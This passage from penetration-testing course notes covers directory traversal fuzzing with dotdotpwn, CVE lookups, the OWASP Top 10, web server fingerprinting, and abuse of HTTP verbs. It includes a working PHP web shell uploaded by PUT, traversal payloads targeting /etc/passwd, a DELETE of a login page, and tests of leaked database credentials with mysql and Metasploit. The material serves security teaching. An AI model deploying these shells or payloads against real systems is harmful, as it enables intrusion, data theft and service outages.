- Now that we have all the options, we will test it against our host in our lab, that being 192.168.1.134.
  - We will be using the method of http with the -m switch, as well as limiting the depth of our traversal to 3.
  - Finally, we will be specifying our host with the -h switch.

  Here is the CLI command for our test: dotdotpwn -m http -c 3 -h 192.168.1.134

- While this is running, we can see via a tcpdump the various directory traversal checks that are happening. Here is a tcpdump during our tests:

```
root@kali:/# tcpdump not port 22 and not port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
01:28:32.845682 IP 192.168.1.222.53708 > 192.168.1.134.http: Flags [S], seq 51075774, win 29200, options [mss 1460,sackOK,TS val 324541 ecr 0,nop,wscale 7], length
01:28:32.846315 IP 192.168.1.134.http > 192.168.1.222.53708: Flags [S.], seq 2000569741, ack 51075775, win 65535, options [mss 1460,nop,wscale 6,sackOK,TS val 2031
01:28:32.846648 IP 192.168.1.222.53708 > 192.168.1.134.http: Flags [.], ack 1, win 229, options [nop,nop,TS val 324541 ecr 2031889377], length 0
01:28:32.850192 IP 192.168.1.222.53708 > 192.168.1.134.http: Flags [P.], seq 1:278, ack 1, win 229, options [nop,nop,TS val 324542 ecr 2031889377], length 277: HTTP
pc%F0%90%80%ae%F0%80%80%ae%c1%pcboot.ini HTTP/1.1
01:28:32.850883 IP 192.168.1.134.http > 192.168.1.222.53708: Flags [P.], seq 1:421, ack 278, win 1040, options [nop,nop,TS val 2031889381 ecr 324542], length 420: H
01:28:32.851177 IP 192.168.1.222.53708 > 192.168.1.134.http: Flags [.], ack 421, win 237, options [nop,nop,TS val 324542 ecr 2031889381], length 0
01:28:32.850887 IP 192.168.1.134.http > 192.168.1.222.53708: Flags [F.], seq 421, ack 278, win 1040, options [nop,nop,TS val 2031889381 ecr 324542], length 0
01:28:33.162119 IP 192.168.1.222.53709 > 192.168.1.134.http: Flags [S], seq 3434816857, win 29200, options [mss 1460,sackOK,TS val 324573 ecr 0,nop,wscale 7], leng
01:28:33.162919 IP 192.168.1.134.http > 192.168.1.222.53709: Flags [S.], seq 3093377858, ack 3434816858, win 65535, options [mss 1460,nop,wscale 6,sackOK,TS val 20
01:28:33.163200 IP 192.168.1.222.53709 > 192.168.1.134.http: Flags [.], ack 1, win 229, options [nop,nop,TS val 324573 ecr 2070923946], length 0
01:28:33.166384 IP 192.168.1.222.53709 > 192.168.1.134.http: Flags [P.], seq 1:283, ack 1, win 229, options [nop,nop,TS val 324573 ecr 2070923946], length 282: HTTP
pc%F0%90%80%ae%F0%80%80%ae%c1%pcwindows%c1%pcsystem32%c1%pcdrivers%c1%pcetc%c1%pchosts HTTP/1.1
01:28:33.167094 IP 192.168.1.134.http > 192.168.1.222.53709: Flags [P.], seq 1:421, ack 283, win 1040, options [nop,nop,TS val 2070923946 ecr 324573], length 420: H
01:28:33.167363 IP 192.168.1.222.53709 > 192.168.1.134.http: Flags [.], ack 421, win 237, options [nop,nop,TS val 324573 ecr 2070923946], length 0
01:28:33.167098 IP 192.168.1.134.http > 192.168.1.222.53709: Flags [F.], seq 421, ack 283, win 1040, options [nop,nop,TS val 2070923946 ecr 324573], length 0
01:28:33.174486 IP 192.168.1.222.53709 > 192.168.1.134.http: Flags [F.], seq 283, ack 422, win 237, options [nop,nop,TS val 324574 ecr 2070923946], length 0
01:28:33.175170 IP 192.168.1.134.http > 192.168.1.222.53709: Flags [.], ack 284, win 1040, options [nop,nop,TS val 2070923958 ecr 324574], length 0
01:28:33.481613 IP 192.168.1.222.53710 > 192.168.1.134.http: Flags [S], seq 2092733812, win 29200, options [mss 1460,sackOK,TS val 324605 ecr 0,nop,wscale 7], leng
01:28:33.482166 IP 192.168.1.134.http > 192.168.1.222.53710: Flags [S.], seq 904924366, ack 2092733813, win 65535, options [mss 1460,nop,wscale 6,sackOK,TS val 347
01:28:33.482460 IP 192.168.1.222.53710 > 192.168.1.134.http: Flags [.], ack 1, win 229, options [nop,nop,TS val 324605 ecr 3478563614], length 0
01:28:33.485898 IP 192.168.1.222.53710 > 192.168.1.134.http: Flags [P.], seq 1:325, ack 1, win 229, options [nop,nop,TS val 324605 ecr 3478563614], length 324: HTTP
pc%F0%90%80%ae%F0%80%80%ae%c1%pc%F0%90%80%ae%F0%80%80%ae%c1%pcetc%c1%pcpasswd HTTP/1.1
```

- While this is running, we will see the output of all the directory traversal tests. Be patient, though this can take a long time to complete. Ours took almost a full hour, with just a depth of 3 , as we can see in our final output:

```
[*] HTTP Status: 404 | Testing Path: http://192.168.1.134:80/..%5C..%5Cwindows%5Csystem32%5Cdrivers%5Cetc%5Chosts%00
[*] HTTP Status: 404 | Testing Path: http://192.168.1.134:80/..%5C..%5Cwindows%5Csystem32%5Cdrivers%5Cetc%5Chosts%00index.html
[*] HTTP Status: 404 | Testing Path: http://192.168.1.134:80/..%5C..%5Cwindows%5Csystem32%5Cdrivers%5Cetc%5Chosts%00index.htm
[*] HTTP Status: 404 | Testing Path: http://192.168.1.134:80/..%5C..%5Cwindows%5Csystem32%5Cdrivers%5Cetc%5Chosts;index.html
[*] HTTP Status: 404 | Testing Path: http://192.168.1.134:80/..%5C..%5Cwindows%5Csystem32%5Cdrivers%5Cetc%5Chosts;index.htm
[*] HTTP Status: 404 | Testing Path: http://192.168.1.134:80/..%5C..%5C..%5Cwindows%5Csystem32%5Cdrivers%5Cetc%5Chosts%00
[*] HTTP Status: 404 | Testing Path: http://192.168.1.134:80/..%5C..%5C..%5Cwindows%5Csystem32%5Cdrivers%5Cetc%5Chosts%00index.html
[*] HTTP Status: 404 | Testing Path: http://192.168.1.134:80/..%5C..%5C..%5Cwindows%5Csystem32%5Cdrivers%5Cetc%5Chosts%00index.htm
[*] HTTP Status: 404 | Testing Path: http://192.168.1.134:80/..%5C..%5C..%5Cwindows%5Csystem32%5Cdrivers%5Cetc%5Chosts;index.html
[*] HTTP Status: 404 | Testing Path: http://192.168.1.134:80/..%5C..%5C..%5Cwindows%5Csystem32%5Cdrivers%5Cetc%5Chosts;index.htm

[+] Fuzz testing finished after 51.25 minutes (3075 seconds)
[+] Total Traversals found: 1080
[+] Report saved: Reports/192.168.1.134_09-30-2016_00-44.txt
```

- One option is to use the -b switch, which will stop the test as soon as it finds a vulnerable host. We re-ran the test with the -b switch, and it took less than five minutes until a vulnerable directory traversal was found:

```
[*] Testing Path: http://192.168.1.134:80/.?/etc/passwd <- VULNERABLE!

[+] Fuzz testing finished after 3.75 minutes (225 seconds)
[+] Total Traversals found: 1
[+] Report saved: Reports/192.168.1.134_09-30-2016_01-44.txt
```

3.2.6 Nmap

https://null-byte.wonderhowto.com/how-to/easily-detect-cves-with-nmap-scripts-0181925/

3.2.7 CVE database

Each known vulnerability is referenced in the CVE database, which stands for Common Vulnerabilities and Exposures). Details of each vulnerability are available free of charge on the CVEDetails site.

Each vulnerability is presented in a table, which details the affected systems and how it can be exploited.

CVE-2018-4144	119	Exec Code Overflow	2018-04-03	2018-04-27	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete

An issue was discovered in certain Apple products. iOS before 11.3 is affected. macOS before 10.13.4 is affected. iCloud before 7.4 on Windows is affected. iTunes before 12.7.4 on Windows is affected. tvOS before 11.3 is affected. watchOS before 4.3 is affected. The issue involves the "Security" component. A buffer overflow allows attackers to execute arbitrary code in a privileged context via a crafted app.

- **For each vulnerability, you therefore have a table with:**

CVE ID et CWE ID	It is the unique code given to each vulnerability discovered in the computing world.
Vulnerability Type(s)	In this column of the table, we have information on the type of exploitation of the vulnerability. This can be an arbitrary code execution, an SQL code execution, an XSS attack, a DoS attack, an overflow attack, etc.
Date	We also have information on when the vulnerability was made public and when it was updated.
Score	This is the assessment system I told you about earlier, with a CVSS rating that is given to assess the severity of the vulnerability.
Gained Access Level	This field indicates whether it is possible to gain access using this vulnerability. This can be system, user, or administrator access.
Access	In this column, we have a precision on the type of access which can be local or remote.
Complexity	Here, it is the complexity and therefore the technicality that it is necessary to implement to exploit this vulnerability.
Conf. + Integ. + Avail	These fields indicate the level of impact on confidentiality, integrity and availability.

3.2.7.1 Example

Let's take another example: the most used vulnerability in 2017 CVE-2017-0143 also known as EternalBlue.

This is a feat developed by the NSA. It is revealed and published by the hacker group "The Shadow Brokers". This exploit uses a security vulnerability present in the first version of the SMB protocol (SMBv1). Although this security vulnerability has already been addressed by Microsoft, many Windows users still had not installed this security patch when. The notorious "WannaCry" ransomware uses this security flaw to spread.

- **Here is the table of details of this flaw:**

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2017-0143	20		Exec Code	2017-03-16	2018-05-10	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

- The result of the Nessus vulnerability scan indicates the CVE references corresponding to the vulnerabilities found. It is therefore possible to go and gather information for the details.
- For example, here is the link for more details on the CVE-2018-4144 vulnerability affecting the iOS system.

- As soon as a vulnerability is made public, it is assigned a CVE number.

3.3 Web testing

The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.

1. **Injection**. Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
2. **Broken Authentication**. Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
3. **Sensitive Data Exposure**. Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.
4. **XML External Entities (XXE)**. Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
5. **Broken Access Control**. Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.
6. **Security Misconfiguration**. Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.
7. **Cross-Site Scripting XSS**. XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
8. **Insecure Deserialization**. Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.
9. **Using Components with Known Vulnerabilities**. Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
10. **Insufficient Logging & Monitoring**. Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

3.3.1 Web Server Fingerprinting

Fingerprinting a web server means detecting:

- The daemon providing the web server service, such as *IIS, Apache, nginx,* and others.
- Its version.
- The operating system of the machine hosting the server.

The following activity is called **banner grabbing**. To grab a banner you just have to connect to a listening daemon and then read the banner it sends back to your client.

When performing a manual fingerprinting, one thing to note is that systems administrators can **customize** web servers banners; this is to make the fingerprinting activity harder for attackers.

3.3.1.1 Netcat

To fingerprint a web server you can use *Netcat* as a client to **manually** send requests to the server. Netcat does not perform any kind of encryption, so you cannot use it to connect to an HTTPS daemon.

- **Example:** Here we see a fingerprint of an Apache server running on a Debian Linux box.

```
# nc target.site 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 26 Jan 2015 11:56:08 GMT
Server: Apache/2.2.22 (Debian)
Vary: Accept-Encoding
Connection: close
Content-Type: text/html;charset=UTF-8
```

  Note: Remember that every HTTP request has two empty lines between the header and the body of the request itself, so when sending body-less requests like HEAD, you still have to append two empty lines.

3.3.1.2 OpenSSL

The openssl command is a command line interface to manually use various features of the OpenSSL SSL/TLS toolkit.

```
$ openssl s_client -connect target.site:443
HEAD / HTTP/1.0
```

3.3.1.3 Httprint

Httprint is an Automatic tools go beyond banner grabbing. They fingerprint web servers by checking small implementation-dependent details such as:

- Headers ordering in response messages
- Errors handling

Httprint is a web server fingerprinting tool that uses a **signature-based technique** to identify web servers.

```
$ httprint -P0 -h <target hosts> -s <signature file>
```


- **-P0** to avoid pinging the host (most web servers do not respond to ping echo requests)
- **-h <target hosts>** tells the tool to fingerprint a list of hosts. It is advised to use the IP address of the hosts you want to test. You can also provide a range of IP addresses
- **-s** set the signature file to use

```
$ httprint -P0 -h 1.2.3.4 -s /usr/share/httprint/signatures.txt
httprint v0.301 (beta) - web server fingerprinting tool
(c) 2003-2005 net-square solutions pvt. ltd. - see readme.txt
http://net-square.com/httprint/
httprint@net-square.com
Finger Printing on http://1.2.3.4:80/
Finger Printing Completed on http://1.2.3.4:80/
---------------------------------------
Host: 1.2.3.4
Derived Signature:
Apache
9E431BC86ED3C295811C9DC5811C9DC5050C5D32505FCFE84276E4BB811C9DC5
0D7645B5811C9DC5811C9DC5CD37187C11DDC7D7811C9DC5811C9DC58A91CF57
FCCC535B6ED3C295FCCC535B811C9DC5E2CE6927050C5D336ED3C295811C9DC5
6ED3C295E2CE69262A200B4C6ED3C2956ED3C2956ED3C2956ED3C295E2CE6923
E2CE69236ED3C295811C9DC5E2CE6927E2CE6923
Banner Reported: Apache
Banner Deduced: Apache/2.0.x
Score: 135
Confidence: 81.33
```

3.3.2 Exploit webserver using http verbs

The most common HTTP methods are:


<table>
<tr><td rowspan="2">GET</td><td>GET is used to request a resource. When a user wants to open a web page, the browser sends a GET request.</td><td>GET /page.php HTTP/1.1
Host: www.example.site</td></tr>
<tr><td>GET can also pass arguments to the web application. To pass "course=PTS" to page.php</td><td>GET /page.php?course=PTS HTTP/1.1
Host: www.example.site</td></tr>
<tr><td>POST</td><td>POST is used to submit HTML form data. POST parameters must be in the message body.</td><td>POST /login.php HTTP/1.1
Host: www.example.site
username=john&password=mypass</td></tr>
<tr><td>HEAD</td><td>HEAD is very similar to GET, as it asks just headers of the response instead of the response body.</td><td>HEAD / HTTP/1.1
Host: www.example.site</td></tr>
<tr><td rowspan="3">PUT</td><td>PUT is used to upload a file to the server. As you can imagine, it is a very dangerous feature if it is allowed and misconfigured. After issuing a PUT request, you should try to look for the existence of the file you created.</td><td>PUT /path/to/destination HTTP/1.1
Host: www.example.site
<PUT data></td></tr>
<tr><td>Remember that PUT requires that we pass the content length</td><td>$ wc -m payload.php
20 payload.php
$ nc victim.site 80
PUT /payload.php HTTP/1.0
Content-type: text/html
Content-length: 20


<?php phpinfo(); ?></td></tr>
<tr><td>Let’s see how to code a shell and upload it to the victim</td><td>Step1 : write the shell
 


Step 2 : get the lenght of the shell
$ wc -m shell.php
136 shell.php

Step 3: connect and put the shell
$ nc victim.site 80
PUT /payload.php HTTP/1.0
Content-type: text/html
Content-length: 136

<?php
if (isset($_GET['cmd']))
{
$cmd = $_GET['cmd'];
echo '<pre>';
$result = shell_exec($cmd);
echo $result;
echo '</pre>';
}
?></td></tr>
</table>

<table>
<tr><td></td><td></td><td>Result 1: read a system file.
 

Result 2: write a file
 

Result 3: list the content
 
</td></tr>
<tr><td rowspan="2">DELETE</td><td>DELETE is used to remove a file from the server; this is another feature that must be configured wisely as a misused DELETE leads to denial of service and data loss</td><td>DELETE /path/to/destination HTTP/1.1
Host: www.example.site</td></tr>
<tr><td>Here we see an example of deleting a login page, thus making logging in impossible for every user.</td><td>$ nc victim.site 80
DELETE /login.php HTTP/1.0

HTTP/1.1 200 OK
Date: Tue, 27 Jan 2015 13:37:19 GMT
Server: Apache/2.2.22 (Debian)
Vary: Accept-Encoding
Connection: close</td></tr>
<tr><td rowspan="2">OPTION</td><td>OPTIONS is used to query the web server for enabled HTTP Verbs.</td><td>OPTIONS / HTTP/1.1
Host: www.example.site</td></tr>
<tr><td>If you use HTTP 1.0, you can skip the Host:header.</td><td>OPTIONS / HTTP/1.0</td></tr>
<tr><td>REST API</td><td>You should be aware of the existence of web applications called REST APIs.
REST APIs are a specific type of web application that relies strongly on almost all HTTP Verbs
Since these applications rely heavily on all HTTP Verbs you can expect them to have subverted functionality.
It is sometimes easy to confuse REST API’s PUT method which simply creates new content with a PUT method that allows us to create an arbitrary file</td><td>It is common for such applications to use „PUT” for saving data and not for saving files.</td></tr>
</table>

3.3.3 Directories and Files Enumeration


Users or search engines cannot find resources that are not linked by a web page on the internet. If a webmaster creates a new version of a site in a /new subdirectory, no one will find it until the webmaster publishes a link to that.

Enumeration helps you find those "hidden" resources that often contain:

- New and untested features
- Backup files
- Testing information
- Developer's notes
- **There are two ways to enumerate resources:**
- **Pure brute-force:** is very simple; you have to try every possible combination of characters; this is the only way to test for every possible resource name. On the other hand, this method is very
- **Dictionary attacks:** So another, faster, way to enumerate resources is to use a list of common file names, directory names and files extensions.

3.3.3.1 Dirbuster and Dirb

- **Dirbuster**: is a java application that can perform web resources enumeration.



- **Dirb:** is a command line tool which also helps to enumerate web resources within an application.
  * Dirb is more powerful against website which they need a credential Ex/
  * dirb http://172.16.64.140/
  * dirb http://172.16.64.140/project -u admin:admin
  * dirb http://172.16.64.140/project/test -u admin:admin

3.3.3.1.1 Test credential

Let we suppose that in the output File list of Dirbuster, we got a file signup.conf contain this informations:

Example: mysql -u USERNAME -pPASSWORD -h HOST DB

Username: awdmgmt
Password: UChxKQk96dVtM07
Host: 10.104.11.198
DB: awdmgmt_accounts
DMBS: MySQL


- Test the credentials by using mysql via command line (Windows, Linux, Mac):
  * mysql -u *awdmgmt* -p*UChxKQk96dVtM07* -h 10.104.11.198 awdmgmt_accounts
  * use awdmgmt_accounts; [to select the DB]
  * Select * from account [account is a column in the DB]
- **Or we can use metasploit:**

```
msf5 > use auxiliary/scanner/mssql/mssql_login
msf5 auxiliary(scanner/mssql/mssql_login) > set rhosts 172.16.64.199
rhosts => 172.16.64.199
msf5 auxiliary(scanner/mssql/mssql_login) > set rport 1433
rport => 1433
msf5 auxiliary(scanner/mssql/mssql_login) > set username fooadmin
username => fooadmin
msf5 auxiliary(scanner/mssql/mssql_login) > set password fooadmin
password => fooadmin
msf5 auxiliary(scanner/mssql/mssql_login) > set verbose true
verbose => true
msf5 auxiliary(scanner/mssql/mssql_login) > run

[*] 172.16.64.199:1433     - 172.16.64.199:1433 - MSSQL - Starting authentication
 scanner.
[!] 172.16.64.199:1433     - No active DB -- Credential data will not be saved!
[+] 172.16.64.199:1433     - 172.16.64.199:1433 - Login Successful: WORKSTATION\f
ooadmin:fooadmin
[*] 172.16.64.199:1433     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mssql/mssql_login) >
```


3.3.4 Web proxies (Burpsuite)

Graphical tool for testing web application security


- **Step 1:** Configure your web browser (127.0.0.1 8080 use for all protocols)




- **Step 2:** Configure Burp Suite



